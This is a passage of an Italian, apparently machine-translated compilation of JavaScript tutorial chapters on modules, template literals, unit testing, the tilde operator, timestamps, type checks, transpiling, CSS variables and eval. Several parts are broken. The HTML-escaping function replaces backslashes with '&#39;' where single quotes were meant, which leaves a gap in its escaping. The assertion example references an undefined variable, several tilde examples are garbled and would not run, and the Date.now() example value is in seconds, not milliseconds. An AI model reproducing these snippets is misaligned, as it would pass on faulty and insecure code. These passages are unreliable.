Nell'esempio seguente controlliamo AMD, quindi CommonJS. Se nessuno di questi caricatori è in uso, torniamo a rendere disponibili il modulo e le sue dipendenze a livello globale.

```
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    // AMD. Register as an anonymous module.
    define(['exports', 'b'], factory);
  } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
    // CommonJS
    factory(exports, require('b'));
  } else {
    // Browser globals
    factory((root.commonJsStrict = {}), root.b);
  }
})(this, function (exports, b) {
  //use b in some fashion.

  // attach properties to the exports object to define
  // the exported module properties.
  exports.action = function () {};
}));
```

Espressioni di funzioni immediatamente invocate (IIFE)

Le espressioni di funzione richiamate immediatamente possono essere utilizzate per creare un ambito privato durante la produzione di un'API pubblica.

```
var Module = (function() {
  var privateData = 1;

  return {
```

```
    getPrivateData: function() {
        return privateData;
    }
};
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

Vedi il [modello](#) del [modulo](#) per maggiori dettagli.

Definizione di modulo asincrono (AMD)

AMD è un sistema di definizione dei moduli che tenta di risolvere alcuni dei problemi comuni con altri sistemi come CommonJS e chiusure anonime.

AMD affronta questi problemi:

- Registrare la funzione factory chiamando `define()`, invece di eseguirlo immediatamente
- Passando le dipendenze come una matrice di nomi di moduli, che vengono poi caricati, invece di utilizzare globals
- Esegui solo la funzione di fabbrica una volta caricate ed eseguite tutte le dipendenze
- Passaggio dei moduli dipendenti come argomenti alla funzione di fabbrica

La cosa fondamentale qui è che un modulo può avere una dipendenza e non tenere tutto in attesa che si carichi, senza che lo sviluppatore debba scrivere codice complicato.

Ecco un esempio di AMD:

```
// Define a module "myModule" with two dependencies, jQuery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };

    return myModule;
});
```

I moduli possono anche saltare il nome ed essere anonimi. Quando ciò è fatto, in genere vengono caricati in base al nome del file.

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

Possono anche saltare le dipendenze:

```
define(function() { /* factory */ });
```

Alcuni caricatori AMD supportano la definizione di moduli come oggetti semplici:

```
define("myModule", { version: 1, value: "sample string" });
```

CommonJS - Node.js

CommonJS è un modello di modularizzazione popolare utilizzato in Node.js.

Il sistema CommonJS è centrato attorno a una funzione `require()` che carica altri moduli e una proprietà `exports` che consente ai moduli di esportare metodi accessibili pubblicamente.

Ecco un esempio di CommonJS, verrà caricato il modulo `fs` Lodash e Node.js:

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
  return "Here's what you said: " + param;
};

// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
  return myPrivateFn(param);
};
```

Puoi anche esportare una funzione come l'intero modulo usando `module.exports` :

```
module.exports = function() {
  return "Hello!";
};
```

Moduli ES6

6

In ECMAScript 6, quando si utilizza la sintassi del modulo (importazione / esportazione), ogni file diventa il proprio modulo con uno spazio dei nomi privato. Le funzioni e le variabili di livello superiore non inquinano lo spazio dei nomi globale. Per esporre funzioni, classi e variabili per altri moduli da importare, è possibile utilizzare la parola chiave `export`.

Nota: sebbene questo sia il metodo ufficiale per la creazione di moduli JavaScript, al momento non è supportato da alcun browser principale. Tuttavia, i moduli ES6 sono supportati da molti transpilers.

```
export function greet(name) {
  console.log("Hello %s!", name);
}

var myMethod = function(param) {
  return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
  test() {}
}
```

Utilizzo dei moduli

L'importazione di moduli è semplice come specificare il loro percorso:

```
import greet from "mymodule.js";

greet("Bob");
```

Questo importa solo il metodo `myMethod` dal nostro file `mymodule.js`.

È anche possibile importare tutti i metodi da un modulo:

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

Puoi anche importare metodi sotto un nuovo nome:

```
import { greet as A, myMethod as B } from "mymodule.js";
```

Ulteriori informazioni sui moduli ES6 sono disponibili nell'argomento [Moduli](#).

Leggi [Tecniche di modularizzazione online](https://riptutorial.com/it/javascript/topic/4655/tecniche-di-modularizzazione): <https://riptutorial.com/it/javascript/topic/4655/tecniche-di-modularizzazione>

Capitolo 95: Template letterali

introduzione

I valori letterali di modello sono un tipo di letterale stringa che consente di interpolare i valori e facoltativamente l'interpolazione e il comportamento di costruzione da controllare utilizzando una funzione di "tag".

Sintassi

- `message = `Benvenuto, $ {user.name}!``
- `pattern = new RegExp (String.raw`Welcome, (\ w +)! `);`
- `query = SQL`INSERT INTO Valori utente (nome) ($ {nome}) ``

Osservazioni

I modelli letterali sono stati specificati per la prima volta da [ECMAScript 6 §12.2.9](#) .

Examples

Interpolazione di base e stringhe multilinea

I letterali modello sono un tipo speciale di stringa letterale che può essere utilizzato al posto dello standard `'...'` o `"..."` . Sono dichiarati citando la stringa con i backtick invece delle virgolette singole o doppie standard: ``...`` .

I valori letterali del modello possono contenere interruzioni di riga e espressioni arbitrarie possono essere incorporati utilizzando la sintassi di sostituzione `${ expression }` . Per impostazione predefinita, i valori di queste espressioni di sostituzione vengono concatenati direttamente nella stringa in cui vengono visualizzati.

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

```
Game Over!

John's score was 740.
```

Archi grezzi

La funzione di tag `String.raw` può essere utilizzata con letterali di modello per accedere a una

versione dei loro contenuti senza interpretare le sequenze di escape backslash.

`String.raw`\n`` conterrà una barra rovesciata e la lettera minuscola `n`, mentre ```\n`` o `'\n'` conterrà invece un singolo carattere di nuova riga.

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

Stringhe con tag

Una funzione identificata immediatamente prima che un modello letterale venga utilizzato per interpretarlo, in quello che viene chiamato un **modello letterale con tag**. La funzione `tag` può restituire una stringa, ma può anche restituire qualsiasi altro tipo di valore.

Il primo argomento della funzione `tag`, `strings`, è una matrice di ogni pezzo costante del letterale. Gli argomenti rimanenti, `...substitutions`, contengono i valori valutati di ciascuna espressione di sostituzione `${}`.

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label    ${'Content'}
  servers  ${2 * 8 + 1}
  hostname ${location.hostname}
`;
```

```
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

Le Array di `strings` hanno una proprietà `.raw` speciale che fa riferimento a una matrice parallela degli stessi pezzi costanti del modello letterale ma *esattamente* come appaiono nel codice sorgente, senza che le backslash-escape siano rimpiazzate.

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}

example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\n\nHow are you?"]]
substitutions: ["world"]
```

Modelli HTML con stringhe di modelli

È possibile creare una funzione di tag di stringa modello `HTML`...`` per codificare automaticamente i valori interpolati. (Ciò richiede che i valori interpolati vengano utilizzati solo come testo e **potrebbero non essere sicuri se i valori interpolati vengono utilizzati in codice** come script o stili).

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
      String(text)
        .replace(/&/g, '&amp;')
        .replace(/</g, '&lt;')
        .replace(/>/g, '&gt;')
        .replace(/"/g, '&quot;')
        .replace(/\\/g, '&#39;'));
  }
}

function HTML(strings, ...substitutions) {
  const escapedFlattenedSubstitutions =
    substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
  const pieces = [];
  for (const i of strings.keys()) {
    pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
  }
  return new HTMLString(pieces.join(''));
}

const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];

document.body.innerHTML = HTML`
  <h1> ${title}</h1>

  <ul> ${names.map(name => HTML`
    <li>${name}</li>
  `)} </ul>
`;
```

introduzione

I template letterali agiscono come stringhe con caratteristiche speciali. Sono racchiuse da "back-tick" ``` e possono essere suddivise su più righe.

I modelli letterali possono contenere anche espressioni incorporate. Queste espressioni sono indicate da un segno `$` e parentesi graffe `{}`

```
//A single line Template Literal
var aLiteral = `single line string data`;
```

```
//Template Literal that spans across lines
var anotherLiteral = `string data that spans
    across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;    // Contains "The total is 5"

//Comparison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)          //Returns true
```

Esistono molte altre funzionalità di String Literals come Tagged Template Literals e Raw. Questi sono dimostrati in altri esempi.

Leggi Template letterali online: <https://riptutorial.com/it/javascript/topic/418/template-letterali>

Capitolo 96: Test delle unità Javascript

Examples

Asserzione di base

Al suo livello più elementare, il test unitario in qualsiasi lingua fornisce asserzioni su alcuni risultati noti o previsti.

```
function assert( outcome, description ) {
    var passFail = outcome ? 'pass' : 'fail';
    console.log(passFail, ': ', description);
    return outcome;
};
```

Il popolare metodo di asserzione sopra ci mostra un modo facile e veloce per affermare un valore nella maggior parte dei browser Web e degli interpreti come Node.js con praticamente qualsiasi versione di ECMAScript.

Un buon test unitario è progettato per testare un'unità discreta di codice; di solito una funzione.

```
function add(num1, num2) {
    return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

Nell'esempio sopra, il valore restituito dalla funzione `add(x, y)` o $5 + 20$ è chiaramente `25`, quindi la nostra asserzione di `24` dovrebbe fallire e il metodo `assert` registrerà una riga "fail".

Se modifichiamo semplicemente il risultato previsto per l'asserzione, il test avrà esito positivo e l'output risultante sarà simile a questo.

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:

> pass: should return 25...
```

Questa semplice asserzione può assicurare che in molti casi diversi, la funzione "aggiungi" restituirà sempre il risultato previsto e non richiede strutture o librerie aggiuntive per funzionare.

Un set di asserzioni più rigoroso sarebbe simile a questo (usando `var result = add(x,y)` per ogni asserzione):

```
assert( result == 0, 'add(0, 0) should return 0...');
assert( result == -1, 'add(0, -1) should return -1...');
assert( result == 1, 'add(0, 1) should return 1...');
```

E l'output della console sarebbe questo:

```
> pass: should return 0...
> pass: should return -1...
> pass: should return 1...
```

Ora possiamo tranquillamente dire che `add(x, y)` ... **dovrebbe restituire la somma di due interi** . Possiamo sistemarli in qualcosa del genere:

```
function test__addsIntegers() {

  // expect a number of passed assertions
  var passed = 3;

  // number of assertions to be reduced and added as Booleans
  var assertions = [

    assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),
    assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),
    assert( add(0, 1) == 1, 'add(0, 1) should return 1...')

  ].reduce(function(previousValue, currentValue){

    return previousValue + current;

  });

  if (assertions === passed) {

    console.log("add(x,y)... did return the sum of two integers");
    return true;

  } else {

    console.log("add(x,y)... does not reliably return the sum of two integers");
    return false;

  }

}
```

Promesse di unit test con Mocha, Sinon, Chai e Proxyquire

Qui abbiamo una semplice classe da testare che restituisce una `Promise` basata sui risultati di un `ResponseProcessor` esterno che richiede tempo per essere eseguito.

Per semplicità supponiamo che il metodo `processResponse` non fallirà mai.

```
import {processResponse} from '../utils/response_processor';

const ping = () => {
  return new Promise((resolve, _reject) => {
    const response = processResponse(data);
    resolve(response);
  });
}
```

```
module.exports = ping;
```

Per testare questo possiamo sfruttare i seguenti strumenti.

1. [mocha](#)
2. [chai](#)
3. [sinon](#)
4. [proxyquire](#)
5. [chai-as-promised](#)

Io uso il seguente script di `test` nel mio file `package.json`.

```
"test": "NODE_ENV=test mocha --compilers js:babel-core/register --require ./test/unit/test_helper.js --recursive test/**/*.spec.js"
```

Questo mi permette di usare la sintassi `es6`. Fa riferimento a un `test_helper` che assomiglierà

```
import chai from 'chai';
import sinon from 'sinon';
import sinonChai from 'sinon-chai';
import chaiAsPromised from 'chai-as-promised';
import sinonStubPromise from 'sinon-stub-promise';

chai.use(sinonChai);
chai.use(chaiAsPromised);
sinonStubPromise(sinon);
```

`Proxyquire` ci consente di iniettare il nostro stub al posto del `ResponseProcessor` esterno. Possiamo quindi usare `sinon` per spiare i metodi di quello stub. Usiamo le estensioni `chai` che gli inietti `chai-as-promised` per verificare che la promessa del metodo `ping()` sia `fulfilled` e che `eventually` restituisca la risposta richiesta.

```
import {expect} from 'chai';
import sinon from 'sinon';
import proxyquire from 'proxyquire';

let formattingStub = {
  wrapResponse: () => {}
};

let ping = proxyquire('../src/api/ping', {
  '../utils/formatting': formattingStub
});

describe('ping', () => {
  let wrapResponseSpy, pingResult;
  const response = 'some response';

  beforeEach(() => {
    wrapResponseSpy = sinon.stub(formattingStub, 'wrapResponse').returns(response);
    pingResult = ping();
  });

  afterEach(() => {
    formattingStub.wrapResponse.restore();
  });
});
```

```

    })

    it('returns a fulfilled promise', () => {
      expect(pingResult).to.be.fulfilled;
    })

    it('eventually returns the correct response', () => {
      expect(pingResult).to.eventually.equal(response);
    })
  });

```

Ora invece supponiamo che desideri testare qualcosa che usi la risposta dal `ping`.

```

import {ping} from './ping';

const pingWrapper = () => {
  ping.then((response) => {
    // do something with the response
  });
}

module.exports = pingWrapper;

```

Per testare il `pingWrapper` facciamo leva

0. [sinon](#)
1. [proxyquire](#)
2. [sinon-stub-promise](#)

Come prima, `Proxyquire` ci consente di iniettare il nostro stub al posto della dipendenza esterna, in questo caso il metodo `ping` che abbiamo testato in precedenza. Possiamo quindi usare `sinon` per spiare i metodi di tale stub e sfruttare la `sinon-stub-promise` per permetterci di `returnsPromise`. Questa promessa può quindi essere risolta o respinta come desideriamo nel test, al fine di testare la risposta del wrapper a questo.

```

import {expect} from 'chai';
import sinon from 'sinon';
import proxyquire from 'proxyquire';

let pingStub = {
  ping: () => {}
};

let pingWrapper = proxyquire('../src/pingWrapper', {
  './ping': pingStub
});

describe('pingWrapper', () => {
  let pingSpy;
  const response = 'some response';

  beforeEach(() => {
    pingSpy = sinon.stub(pingStub, 'ping').returnsPromise();
    pingSpy.resolves(response);
    pingWrapper();
  });

```

```
afterEach(() => {
  pingStub.wrapResponse.restore();
});

it('wraps the ping', () => {
  expect(pingSpy).to.have.been.calledWith(response);
});
});
```

Leggi Test delle unità Javascript online: <https://riptutorial.com/it/javascript/topic/4052/test-delle-unita-javascript>

Capitolo 97: Tilde ~

introduzione

L'operatore `~` guarda la rappresentazione binaria dei valori dell'espressione e fa un'operazione di negazione per bit su di esso.

Qualsiasi cifra che sia 1 nell'espressione diventa 0 nel risultato. Qualsiasi cifra che è 0 nell'espressione diventa 1 nel risultato.

Examples

~ Integer

Il seguente esempio illustra l'uso dell'operatore NOT bit (`~`) bit su numeri interi.

```
let number = 3;
let complement = ~number;
```

Il risultato del numero di `complement` uguale a `-4`;

Espressione	Valore binario	Valore decimale
3	00000000 00000000 00000000 00000011	3
~ 3	11111111 11111111 11111111 11111100	-4

Per semplificare questo, possiamo pensarlo come funzione $f(n) = -(n+1)$.

```
let a = ~-2; // a is now 1
let b = ~-1; // b is now 0
let c = ~0; // c is now -1
let d = ~1; // d is now -2
let e = ~2; // e is now -3
```

~~ Operatore

Double Tilde `~~` eseguirà due volte un'operazione NOT bit a bit.

Nell'esempio seguente viene illustrato l'utilizzo dell'operatore NOT bit (`~~`) per bit sui numeri decimali.

Per mantenere l'esempio semplice, verrà utilizzato il numero decimale `3.5`, a causa della sua semplice rappresentazione in formato binario.

```
let number = 3.5;
```

```
let complement = ~number;
```

Il risultato del numero di `complement` uguale a -4;

Espressione	Valore binario	Valore decimale
3	00000000 00000000 00000000 00000011	3
~~ 3	00000000 00000000 00000000 00000011	3
3.5	00000000 00000011.1	3.5
~~ 3.5	00000000 00000011	3

Per semplificare questo, possiamo pensarlo come funzioni $f_2(n) = -(-(n+1) + 1)$ e $g_2(n) = -(-(\text{integer}(n)+1) + 1)$.

f2 (n) lascerà il numero intero così com'è.

```
let a = ~~ -2; // a is now -2
let b = ~~ -1; // b is now -1
let c = ~~ 0; // c is now 0
let d = ~~ 1; // d is now 1
let e = ~~ 2; // e is now 2
```

g2 (n) essenzialmente arrotonderà i numeri positivi verso il basso e quelli negativi verso l'alto.

```
let a = ~~-2.5; // a is now -2
let b = ~~-1.5; // b is now -1
let c = ~~0.5; // c is now 0
let d = ~~1.5; // d is now 1
let e = ~~2.5; // e is now 2
```

Conversione di valori non numerici in numeri

~~ Potrebbe essere utilizzato su valori non numerici. Un'espressione numerica verrà prima convertita in un numero e quindi eseguita un'operazione NOT bit a bit su di esso.

Se l'espressione non può essere convertita in valore numerico, verrà convertita in 0.

true valori bool true e false sono eccezioni, laddove il true è presentato come valore numerico 1 e false come 0

```
let a = ~~-2"; // a is now -2
let b = ~~-1"; // b is now -1
let c = ~~-0"; // c is now 0
let d = ~~-true"; // d is now 0
let e = ~~-false"; // e is now 0
let f = ~~-true; // f is now 1
let g = ~~-false; // g is now 0
let h = ~~-"; // h is now 0
```

abbreviazioni

Possiamo usare `~` come una scorciatoia in alcuni scenari di tutti i giorni.

Sappiamo che `~` converte da `-1` a `0`, quindi possiamo usarlo con `indexOf` su array.

indice di

```
let items = ['foo', 'bar', 'baz'];
let el = 'a';
```

```
if (items.indexOf('a') !== -1) {}

or

if (items.indexOf('a') >= 0) {}
```

può essere riscritto come

```
if (~items.indexOf('a')) {}
```

~ Decimale

Nell'esempio seguente viene illustrato l'utilizzo dell'operatore NOT per bit (`~`) sui numeri decimali.

Per mantenere l'esempio semplice, verrà utilizzato il numero decimale `3.5`, a causa della sua semplice rappresentazione in formato binario.

```
let number = 3.5;
let complement = ~number;
```

Il risultato del numero di `complement` uguale a `-4`;

Espressione	Valore binario	Valore decimale
<code>3.5</code>	00000000 00000010.1	<code>3.5</code>
<code>~ 3.5</code>	11111111 11111100	<code>-4</code>

Per semplificare questo, possiamo pensarlo come funzione $f(n) = -(integer(n)+1)$.

```
let a = ~-2.5; // a is now 1
let b = ~-1.5; // b is now 0
let c = ~0.5; // c is now -1
let d = ~1.5; // c is now -2
let e = ~2.5; // c is now -3
```

Leggi Tilde ~ online: <https://riptutorial.com/it/javascript/topic/10643/tilde-->

Capitolo 98: timestamps

Sintassi

- `millisecondsAndMicrosecondsSincePageLoad = performance.now ();`
- `millisecondsSinceYear1970 = Date.now ();`
- `millisecondsSinceYear1970 = (new Date ()). getTime ();`

Osservazioni

`performance.now ()` è [disponibile nei moderni browser Web](#) e fornisce timestamp affidabili con una risoluzione inferiore al millisecondo.

Poiché `Date.now ()` e `(new Date ()). getTime ()` sono basati sull'ora di sistema, vengono [spesso distorti di alcuni millisecondi quando l'ora del sistema viene automaticamente sincronizzata](#) .

Examples

Timestamp ad alta risoluzione

`performance.now ()` restituisce un timestamp preciso: il numero di millisecondi, inclusi i microsecondi, da quando la pagina Web corrente ha iniziato a caricarsi.

Più in generale, restituisce il tempo trascorso dall'evento `performanceTiming.navigationStart` .

```
t = performance.now ();
```

Ad esempio, nel contesto principale di un browser Web, `performance.now ()` restituisce `6288.319` se la pagina Web ha iniziato a caricare 6288 millisecondi e 319 microsecondi fa.

Timestamp a bassa risoluzione

`Date.now ()` restituisce il numero di interi millisecondi che sono trascorsi dal 1 gennaio 1970 alle 00:00:00 UTC.

```
t = Date.now ();
```

Ad esempio, `Date.now ()` restituisce `1461069314` se è stato chiamato il 19 aprile 2016 alle 12:35:14 GMT.

Supporto per browser legacy

Nei browser meno recenti in cui `Date.now ()` non è disponibile, utilizzare `(new Date ()). getTime ()` invece:

```
t = (new Date()).getTime();
```

Oppure, per fornire una funzione `Date.now()` da utilizzare nei browser più vecchi, [usa questo polyfill](#) :

```
if (!Date.now) {  
  Date.now = function now() {  
    return new Date().getTime();  
  };  
}
```

Ottieni il Timestamp in secondi

Per ottenere il timestamp in secondi

```
Math.floor((new Date()).getTime() / 1000)
```

Leggi timestamps online: <https://riptutorial.com/it/javascript/topic/606/timestamps>

Capitolo 99: Tipi di dati in Javascript

Examples

tipo di

`typeof` è la funzione 'ufficiale' che si usa per ottenere il `type` in javascript, tuttavia in certi casi potrebbe produrre risultati inattesi ...

1. Archi

```
typeof "String" 0  
typeof Date(2011,01,01)
```

"stringa"

2. Numeri

```
typeof 42
```

"numero"

3. Bool

```
typeof true (valori validi true e false )
```

"Booleano"

4. Oggetto

```
typeof {} 0  
typeof [] 0  
typeof null 0  
typeof /aaa/ 0  
typeof Error()
```

"oggetto"

5. Funzione

```
typeof function(){}
```

"funzione"

6. Non definito

```
var var1; typeof var1
```

"non definito"

Ottenere il tipo di oggetto in base al nome del costruttore

Quando uno con `typeof` operatore si ottiene `object` tipo cade in una categoria un po' sprecaata ...

In pratica potrebbe essere necessario restringerlo a quale tipo di "oggetto" sia effettivamente e un modo per farlo è usare il nome del costruttore dell'oggetto per ottenere quale sapore di oggetto sia effettivamente: `Object.prototype.toString.call(yourObject)`

1. Stringa

```
Object.prototype.toString.call("String")
```

```
"[oggetto String]"
```

2. Numero

```
Object.prototype.toString.call(42)
```

```
"[numero oggetto]"
```

3. Bool

```
Object.prototype.toString.call(true)
```

```
"[oggetto Booleano]"
```

4. Oggetto

```
Object.prototype.toString.call(Object()) 0
```

```
Object.prototype.toString.call({})
```

```
"[oggetto Oggetto]"
```

5. Funzione

```
Object.prototype.toString.call(function() {})
```

```
"[Funzione oggetto]"
```

6. Data

```
Object.prototype.toString.call(new Date(2015,10,21))
```

```
"[oggetto Data]"
```

7. Regex

```
Object.prototype.toString.call(new RegExp()) 0
```

```
Object.prototype.toString.call(/foo/);
```

```
"[oggetto RegExp]"
```

8. Matrice

```
Object.prototype.toString.call([]);
```



```
"[oggetto Array]"
```

9. Null

```
Object.prototype.toString.call(null);
```

```
"[oggetto Null]"
```

10. Non definito

```
Object.prototype.toString.call(undefined);
```

```
"[oggetto non definito]"
```

11. Errore

```
Object.prototype.toString.call(Error());
```

```
"[oggetto errore]"
```

Trovare la classe di un oggetto

Per scoprire se un oggetto è stato costruito da un determinato costruttore o se ne eredita uno, è possibile utilizzare il comando `instanceof` :

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
  if (arguments.length === 1) {
    const [firstArg] = arguments
    if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
      return sum(...firstArg) //calls sum(1, 2, 3)
    }
  }
  return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3)) //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4)) //4
```

Nota che i valori primitivi non sono considerati istanze di alcuna classe:

```
console.log(2 instanceof Number) //false
console.log('abc' instanceof String) //false
console.log(true instanceof Boolean) //false
console.log(Symbol() instanceof Symbol) //false
```

Ogni valore in JavaScript oltre a `null` e `undefined` ha anche una proprietà del `constructor` memorizza la funzione che è stata utilizzata per costruirlo. Funziona anche con i primitivi.

```
//Whereas instanceof also catches instances of subclasses,
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array) //true true
```

```
console.log([].constructor === Object, [].constructor === Array) //false true

function isNumber(value) {
  //null.constructor and undefined.constructor throw an error when accessed
  if (value === null || value === undefined) return false
  return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined)) //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1)) //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

Leggi Tipi di dati in Javascript online: <https://riptutorial.com/it/javascript/topic/9800/tipi-di-dati-in-javascript>

Capitolo 100: Transpiling

introduzione

Transpiling è il processo di interpretazione di alcuni linguaggi di programmazione e traduzione in una specifica lingua di destinazione. In questo contesto, il transpiling prenderà le lingue [compile-to-JS](#) e le tradurrà nella lingua di **destinazione** di Javascript.

Osservazioni

Transpiling è il processo di conversione del codice sorgente in codice sorgente e questa è un'attività comune nello sviluppo di JavaScript.

Le funzionalità disponibili nelle comuni applicazioni JavaScript (Chrome, Firefox, NodeJS, ecc.) Sono spesso in ritardo rispetto alle specifiche ECMAScript più recenti (ES6 / ES2015, ES7 / ES2016, ecc.). Una volta che una specifica è stata approvata, sarà sicuramente disponibile in modo nativo nelle future versioni delle applicazioni JavaScript.

Anziché aspettare nuove versioni di JavaScript, gli ingegneri possono iniziare a scrivere codice che verrà eseguito nativamente in futuro (a prova di futuro) utilizzando un compilatore per convertire il codice scritto per le nuove specifiche in codice compatibile con le applicazioni esistenti. Trapper comuni includono [Babel](#) e [Google Traceur](#) .

Transpilers può anche essere usato per convertire da un'altra lingua come TypeScript o CoffeeScript al normale, "vanilla" JavaScript. In questo caso, la conversione avviene da una lingua a un'altra.

Examples

Introduzione al Transpiling

Esempi

ES6 / ES2015 a ES5 (via [Babel](#)) :

Questa sintassi ES2015

```
// ES2015 arrow function syntax
[1,2,3].map(n => n + 1);
```

è interpretato e tradotto in questa sintassi ES5:

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
```

```
    return n + 1;
  });
```

CoffeeScript to Javascript (tramite il compilatore CoffeeScript incorporato) :

Questo CoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

è interpretato e tradotto in Javascript:

```
if (typeof elvis !== "undefined" && elvis !== null) {
  alert("I knew it!");
}
```

Come faccio a transpire?

La maggior parte delle lingue compile-to-Javascript ha un transpiler **incorporato** (come in CoffeeScript o TypeScript). In questo caso, potrebbe essere sufficiente abilitare il traspolatore della lingua tramite le impostazioni di configurazione o una casella di controllo. Le impostazioni avanzate possono anche essere impostate in relazione al traspolatore.

Per il **transpiling ES6 / ES2016-to-ES5** , il transpiler più importante in uso è [Babel](#) .

Perché dovrei traspare?

I vantaggi più citati includono:

- La possibilità di utilizzare la sintassi più recente in modo affidabile
- Compatibilità tra la maggior parte, se non tutti i browser
- Utilizzo di funzioni mancanti / non ancora native per Javascript tramite lingue come CoffeeScript o TypeScript

Inizia a utilizzare ES6 / 7 con Babel

[Il supporto del browser per ES6](#) è in crescita, ma per essere sicuro che il tuo codice funzioni su ambienti che non lo supportano completamente, puoi usare [Babel](#) , il transpiler ES6 / 7 per ES5, [provalo!](#)

Se si desidera utilizzare ES6 / 7 nei propri progetti senza doversi preoccupare della compatibilità, è possibile utilizzare [Node](#) e [Babel CLI](#)

Configurazione rapida di un progetto con Babel per il supporto ES6 / 7

1. [Scarica](#) e installa Node
2. Vai a una cartella e crea un progetto usando il tuo strumento a riga di comando preferito

```
~ npm init
```

3. Installa Babel CLI

```
~ npm install --save-dev babel-cli  
~ npm install --save-dev babel-preset-es2015
```

4. Crea una cartella di `scripts` per memorizzare i tuoi file `.js`, e poi una cartella `dist/scripts` cui verranno memorizzati i file transpiled pienamente compatibili.
5. Crea un file `.babelrc` nella cartella principale del tuo progetto e `.babelrc` sopra

```
{  
  "presets": ["es2015"]  
}
```

6. Modifica il file `package.json` (creato durante l'esecuzione di `npm init`) e aggiungi lo script di `build` alla proprietà `scripts`:

```
{  
  ...  
  "scripts": {  
    ... ,  
    "build": "babel scripts --out-dir dist/scripts"  
  },  
  ...  
}
```

7. Goditi la [programmazione in ES6 / 7](#)
8. Esegui quanto segue per trascrivere tutti i tuoi file su ES5

```
~ npm run build
```

Per progetti più complessi potresti dare un'occhiata a [Gulp](#) o [Webpack](#)

Leggi Transpiling online: <https://riptutorial.com/it/javascript/topic/3778/transpiling>

Capitolo 101: Utilizzando javascript per ottenere / impostare le variabili personalizzate CSS

Examples

Come ottenere e impostare valori di proprietà variabili CSS.

Per ottenere un valore utilizzare il metodo `.getPropertyValue ()`

```
element.style.getPropertyValue("--var")
```

Per impostare un valore utilizzare il metodo `.setProperty ()`.

```
element.style.setProperty("--var", "NEW_VALUE")
```

Leggi [Utilizzando javascript per ottenere / impostare le variabili personalizzate CSS online](https://riptutorial.com/it/javascript/topic/10755/utilizzando-javascript-per-ottenere---impostare-le-variabili-personalizzate-css):
<https://riptutorial.com/it/javascript/topic/10755/utilizzando-javascript-per-ottenere---impostare-le-variabili-personalizzate-css>

Capitolo 102: Valutazione di JavaScript

introduzione

In JavaScript, la funzione `eval` valuta una stringa come se fosse codice JavaScript. Il valore restituito è il risultato della stringa valutata, ad es. `eval('2 + 2')` restituisce `4`.

`eval` è disponibile nell'ambito globale. L'ambito lessicale della valutazione è lo scope locale a meno che non sia invocato indirettamente (ad es. `var geval = eval; geval(s);`).

L'uso di `eval` è fortemente scoraggiato. Vedere la sezione Note per i dettagli.

Sintassi

- `eval (stringa);`

Parametri

Parametro	Dettagli
stringa	Il codice JavaScript da valutare.

Osservazioni

L'uso di `eval` è fortemente scoraggiato; in molti scenari presenta una vulnerabilità di sicurezza.

`eval ()` è una funzione pericolosa, che esegue il codice passato con i privilegi del chiamante. Se esegui `eval ()` con una stringa che potrebbe essere interessata da una parte malintenzionata, potresti finire con l'esecuzione di codice dannoso sul computer dell'utente con le autorizzazioni della tua pagina web / estensione. Ancora più importante, il codice di terze parti può vedere lo scopo in cui è stato invocato `eval ()`, che può portare a possibili attacchi in modi in cui la funzione simile non è suscettibile.

[Riferimento JavaScript MDN](#)

Inoltre:

- [Sfruttare il metodo `eval \(\)` di JavaScript](#)
- [Quali sono i problemi di sicurezza con "eval \(\)" in JavaScript?](#)

Examples

introduzione

È sempre possibile eseguire JavaScript da dentro se stesso, sebbene ciò sia **fortemente sconsigliato** a causa delle vulnerabilità di sicurezza che presenta (vedere Note per i dettagli).

Per eseguire JavaScript da JavaScript, usa semplicemente la funzione seguente:

```
eval("var a = 'Hello, World!'");
```

Valutazione e matematica

